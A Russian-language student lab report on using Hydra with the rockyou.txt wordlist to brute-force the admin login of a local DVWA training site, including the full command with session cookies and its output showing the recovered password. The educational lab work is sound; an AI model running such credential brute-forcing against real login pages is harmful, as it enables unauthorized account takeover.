

Отчёт по выполнению 3-ого этапа индивидуального проекта

Основы информационной безопасности.

Калашникова Ольга Сергеевна

12 апреля 2025

Российский университет дружбы народов, Москва, Россия

Приобретение практических навыков по использованию инструмента Hydra для бутфорса паролей

Скачаем стандартный список паролей rockyou.txt для kali linux (рис.1)





Рис. 1: Загрузка архива со списком паролей

Далее распакуем архив командой *sudo gzip -d*. (рис.2)



```
(oskalashnikova@oskalashnikova)-[~/Downloads]  
$ sudo gzip -d rockyou.txt.tar.gz  
  
(oskalashnikova@oskalashnikova)-[~/Downloads]  
$ █
```

Рис. 2: Распаковка архива со списком паролей

Настройка cookie

Зайдём на сайт DVWA, который был получен в ходе предыдущего этапа индивидуального проекта. Для запроса hydra, который мы будем использовать позже, нам понадобятся параметры cookie с этого сайта. Для того чтобы получить информацию о параметрах cookie надо установить расширение для браузера (рис.3)



Cookie-Editor

Cookie-Editor lets you efficiently create, edit and delete a cookie for the current tab. Perfect for developing, quickly testing or even manually managing your cookies for your privacy

Настройка cookie

Теперь мы можем скопировать параметры cookie(рис.4)




Рис. 4: Параметры cookie

Запрос к hydra

Теперь вводим в hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используя get-запрос с двумя параметрами cookie (security и PHPSESSID). Спустя время появится результат с подходящим паролем. Мы видим что это правильный пароль (рис.5)

```
(oskalashnikova@oskalashnikova)-[~]
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=2858d79adbc586773e1a
aa6bf4c7c80:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 20:49:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), -896525
tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password
='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=2858d79adbc586773e1aa6bf4c7c80:F=Usenam
e and/or password incorrect
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 20:49:46

(oskalashnikova@oskalashnikova)-[~]
$
```

Рис. 5: Запрос к hydra

В ходе выполнения 3-ого этапа индивидуального проекта мы приобрели практические навыки работы по использованию инструмента hydra для бутфорса паролей.